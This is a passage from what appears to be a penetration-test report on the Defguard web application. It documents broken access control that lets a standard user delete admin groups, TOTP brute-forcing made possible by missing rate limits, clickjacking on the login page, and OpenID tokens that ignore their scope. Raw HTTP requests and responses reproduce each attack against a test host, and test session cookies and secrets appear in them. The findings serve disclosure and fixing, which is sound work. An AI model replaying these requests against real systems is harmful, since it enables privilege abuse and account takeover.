
Once new user is created and his enrollment process finishes - he is presented with leaked underlying infrastructure secrets (such as database credentials or main admin password):

Completed
DG25-9: Broken access control - Unauthorised group listing and deletion
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1516

Technical details

In regards to Defguard web application (core functionality), we were able to discover broken vertical access control, where standard (not privileged) user is able to both - list and remove groups.

Such possibility is especially impactful when considering ability to remove admin group. This action can successfully degrade admin users to standard users - potentially rendering whole application unusable.

To showcase this vulnerability, unprivileged user test_user with defguard_session=4yzkAwO05vwM57Lq6hRn52ae will be used:

Request:

GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https*
://*defguard.dvpnsec.net/activity


Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”_; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13**:30:**25 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 370\

{
  "authorized_apps ": [],
  "email ": "skosdsfjsijfisjiajfusfh7373263662hsdsydyysydysydysy+test_user@yopmail.com ",
  "email_mfa_enabled ": false,
  "enrolled ": true,
  "first_name ": "Test ",
  "groups ": [],
  "id ": 50,
  "is_active ": true,
  "is_admin ": false,
  "last_name ": "User ",
  "ldap_pass_requires_change ": false,
  "mfa_enabled ": false,
  "mfa_method ": "None ",
  "phone ": " ",
  "totp_enabled ": false,
  "username ": "test_user "
}

Based on the server’s response above - we can clearly confirm that test_user is not an admin user (“is_admin”: false,).

Nonetheless, test_user is able to:

List groups:

Request:

GET /api/v1/group HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https*
://*defguard.dvpnsec.net/me


Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13*:43:25 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 38

{*“groups”
*:
*[
“admin”,“onlyAdminsGroup”_]}

Delete onlyAdminsGroup group:

Request:

DELETE /api/v1/group/onlyAdminsGroup HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https*
://defguard.dvpnsec.net
Referer: https
://*defguard.dvpnsec.net/admin/groups

Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”_; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13**:45:**51 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

Proof that group is gone:

Request:

GET /api/v1/group HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https*
://*defguard.dvpnsec.net/me

Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13*:46:45 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 20

{*“groups”
*:
*[
“admin”_]}

Proof in activity log (admin_user session cookie was used):

Request:

GET /api/v1/activitylog?page=1&sort_order=desc&sort_by=timestamp&search=onlyAdminsGroup&from=2025-08-01T00%3A00%3A00.000Z HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=TV5mN9u4k5KWG2ONbS6A0fh2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https*
://*defguard.dvpnsec.net/activity


Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”_; ma=2592000
Date: Thu, 07 Aug 2025 13**:51:**18 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Type: text/plain; charset=utf-8
Content-Length: 1224\

{
  "data": [
    {
      "id": 180288,
      "timestamp": "2025-08-07T13:45:51.474721",
      "user_id": 50,
      "username": "test_user",
      "location": null,
      "ip": "167.172.191.17/32",
      "event": "group_removed",
      "module": "defguard",
      "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
      "description": "Removed group onlyAdminsGroup"
    },
    {
      "id": 180284,
      "timestamp": "2025-08-07T13:43:49.971672",
      "user_id": 35,
      "username": "admin_user",
      "location": null,
      "ip": "167.172.191.17/32",
      "event": "user_groups_modified",
      "module": "defguard",
      "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
      "description": "User groups modified! User: admin2_user Before: [\"admin\", \"onlyAdminsGroup\"] After: [\"onlyAdminsGroup\"]"
    },
    {
      "id": 180282,
      "timestamp": "2025-08-07T13:30:04.257209",
      "user_id": 35,
      "username": "admin_user",
      "location": null,
      "ip": "167.172.191.17/32",
      "event": "group_added",
      "module": "defguard",
      "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
      "description": "Added group onlyAdminsGroup"
    }
  ],
  "pagination": {
    "current_page": 1,
    "page_size": 50,
    "total_items": 3,
    "total_pages": 1,
    "next_page": null
  }
}


Lastly, we were able to confirm, that admin2_user who was exclusively in onlyAdminsGroup - lost his admin privileges thanks to the unauthorised test_user’s onlyAdminsGroup removal:

Completed
DG25-15: TOTP brute-forcing due to lack of rate limiting
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1523

Technical details

During the penetration testing phase, it was confirmed that no rate-limiting mechanism was implemented on the tested endpoint. As a result, it is possible to perform a brute-force attack on the TOTP code during the login process.

Request:

POST /api/v1/auth/totp/verify HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard*session=EvZY1GdAv12whFOLBrNC7jYW
Content-Length: 17
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https**://defguard.dvpnsec.net
Referer: https
://defguard.dvpnsec.net/auth/mfa/totp

{*“code”***:**“111111”}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 09
:42:**24 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 27

{“msg”**:_**“Invalid TOTP code”*}

Neither X-Rate-Limit-Limit nor X-Rate-Limit-Remaining headers were present in the responses.


In one test, over 10,000 requests were sent within 30 seconds without triggering any throttling or rejection. With optimized attack parameters --- including careful selection of concurrent request count, appropriate OTP code range, and running the brute-force attempt continuously with timing aligned to OTP generation intervals --- the correct TOTP value was successfully identified, resulting in a verified session:

Completed
DG25-19: Clickjacking vulnerability
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1513

Technical details

Multiple instances of this issue have been identified, but the most serious and real threat - given the application’s specifics - is the login panel of the application:

  • https://defguard.dvpnsec.net/auth/login

The attacker can lure (through an appropriate pretext) a potential victim to visit what appears to be the login page of the web application:


The page above has been specially prepared to display the actual login interface (loaded in an iframe) with additional elements overlaid on top.

This is a specific case of clickjacking vulnerability known as UI redressing - overlaying additional interface elements on the original interface; specific because in a standard clickjacking scenario, the iframe containing the original site would have opacity: 0, and a button would be placed over another button in the original UI that performs an action sensitive to the user (e.g., sending funds to another user).

In the background, a request is made to the server (loading the original site in the iframe):

Request:

GET /auth/login HTTP/2
Host: defguard.dvpnsec.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: text/html
Date: Fri, 08 Aug 2025 14**:02:**29 GMT
Server: Caddy
Content-Length: 2046\

<!doctype html>
 <html lang="en" data-theme="light">
 <head>
 <meta charset="UTF-8">
 <meta name="viewport " content="width=device-width,initial-scale=1.0">
 <meta name="apple-mobile-web-app-capable" content="yes">
 <meta name="mobile-web-app-capable" content= "yes ">
 <meta name="theme-color" content="#ffffff">
 <link rel="manifest" href="/assets/manifest-D4HWI1P1.webmanifest">
 <! --  Icons   -- >
 <link rel=  "icon "    type  =  "image/ico" href=  "/assets/favicon-CcP5hR9D.ico">
 <link rel=  " [TRUNCATED ]

As it can be seen in the server’s response - it does not contain the X-Frame-Options and Content-Security-Policy headers, which does not restrict framing the site and enables possibility of a clickjacking attack.



When the user enters their data in the login form and clicks the apparent login button, the attacker receives a GET request that reveals login credentials:

{width=“4.374305555555556in” height=“1.8625in”}
Completed
DG25-22: OpenID apps do not respect scope
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1519

Technical details

OpenID app openid123 has been assigned only phone scope:

Request:

GET /api/v1/oauth HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:26:20 GMT
[…]\

{
  "client_id ": "9szvHNlxY6R3jvbX ",
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": true,
  "id ": 8,
  "name ": "openid123 ",
  "redirect_uri ": [
    "https://isec.pl "
  ],
  "scope ": [
    "phone "
  ]
}
[ ... ]

This implies, that whenever user would try to authorize with more extensive scope - oAuth flow will not let them in:

Request:

POST /api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 11:28:31 GMT
Location: https://isec.pl/?error=invalid_scope&state=1
Server: Caddy
Content-Length: 0

The only acceptable scope is phone. Moreover, during the first authorization - user is being informed, that application wants to access only their phone data:

Request:

POST /api/v1/oauth/authorize?scope=phone&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0i1uyyokye6n58A0mSLs1VQ7


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 11:29:40 GMT
Location: https://isec.pl/?code=xoenjJby84EDEyKFsMRVnqEs&state=1
Server: Caddy
Content-Length: 0

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 163
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=xoenjJby84EDEyKFsMRVnqEs&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:29:52 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124

{“access_token”:“5CVW4Yoj5BdExPm4SyAXttu4”,“id_token”:null,“refresh_token”:“L4WO6BVJqMKtAYw1nTvyf3kR”,“token_type”:“bearer”}

However, the access token generated for phone scope only, has extensive access to user e-mail, name and surname - even though those scope were explicitly not enabled on the OpenID app.

Request:

GET /api/v1/oauth/userinfo HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer 5CVW4Yoj5BdExPm4SyAXttu4


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:31:47 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 156\

{
  "email ": "phtest2+fdsfsdfsdfdsfds@isec.pl ",
  "family_name ": "A ",
  "given_name ": "A ",
  "name ": "AA ",
